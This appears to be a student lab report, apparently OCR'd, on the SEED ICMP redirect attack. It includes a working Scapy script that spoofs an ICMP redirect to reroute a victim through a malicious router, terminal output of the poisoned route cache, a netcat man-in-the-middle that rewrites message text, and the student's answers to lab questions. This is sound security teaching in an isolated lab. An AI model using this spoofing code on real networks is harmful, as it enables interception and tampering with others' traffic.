


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
GNU nano 4.8 redirect.py Modified
#!/usr/bin/python3
from scapy.all import *
ip = IP(src = '10.9.0.11', dst = '10.9.0.5')
icmp = ICMP(type=5, code=1)
icmp.gw = '10.9.0.111'
# The enclosed IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src = '10.9.0.5', dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line

seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.105 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.135 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.129 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.098 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=1.09 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.145 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.110 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.072 ms
^C
--- 192.168.60.5 ping statistics ---
16 packets transmitted, 16 received, 0% packet loss, time 15248ms
rtt min/avg/max/mdev = 0.068/0.161/1.085/0.239 ms
victm$ ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
cache <redirected> expires 286sec
victm$



Here is the code and screenshots from the successful attack.


Question 1:


I tried to reroute to the host 2 machine however after many tries I was unable to successfully attack the victim. In this observation I suppose that the icmp gateway much match the namespace of the LAN. This makes sense because the router must be on the same network as the host machine and therefore the host would not know where to send information if the spoofed router did not exist within the LAN network.

Question 2:

I tried to create a gateway to the ip 10.9.0.123. Expectedly, when attempting the attack multiple times (and with different ip addresses on the 10.0.0.0/24 namespace) the attack failed. My best assumption is that the host machine is either aware of all of the other machines on the LAN network or it sends a quick ping to that ip address to make sure that it is valid.


Question 3:






This was very interesting to me. The commands change whether the malicious router resends redirects back to the machine. Since the malicious router now has send redirects on, any datagrams it receives not belonging to it are redirected back to the destination machine which is the victim. This is picked up on the ping request. The redirect host is set to the real router I assume because the first ip packet has the real_gateway as its source.

Man in the middle attack




seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.066 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.066 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.068 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.204 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.078 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.082 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.078 ms
^C
--- 192.168.60.5 ping statistics ---
20 packets transmitted, 20 received, 0% packet loss, time 19376ms
rtt min/avg/max/mdev = 0.066/0.102/0.204/0.039 ms
victim$ ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
    cache <redirected> expires 292sec
victim$ nc 192.168.60.5 9090
test
hello
Willsaidhey



seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
[03/08/22]seed@VM:~/.../Labsetup$ docksh 7a
root@7aba354720f5:/# export PS1='host1$ '
host1$ nc -lp 9090
test
hello
AAAAsaidhey

```
.
Sent 1 packets.
*** b'AAAAsaidhey\n', length: 12
.
Sent 1 packets.
^Crouter$ nano mitm_sample.py
router$
```


After attempts I was able to successfully create the attack


Question 4.
For listening we need to to only listen on traffic coming from the machine on our LAN network. Since the victim is on the 10.0.0.0/24 network. The host on the 192.168.0.0/16 network is still routed through the real router and therefore it's packets will not be dropped. Since we have already set up the victim to route through the malicious router we only have to listen from the victim.

Question 5.
Through my experiments I found that using the MAC address was much better than the IP address.



When using the ip address I got an infinite number of packet transmissions which caused my machine to slow a lot and took a considerable amount of effort to shut down the program.





However when using the MAC address it only sent the packet one time for each input as it was expected to. I believe that when retransmitting using the ipaddress the malicious router will retransmit the packet with the sender's ip address. Then when the router filters for packets it will sniff the packet that it just transmitted and create an infinite loop. However when the router sends the packet when the spoofed ip address it still sends with the router's MAC address. Therefore when it filters the packets with the victim's MAC address nothing new will be shown since the spoofed packet won't have the same MAC address.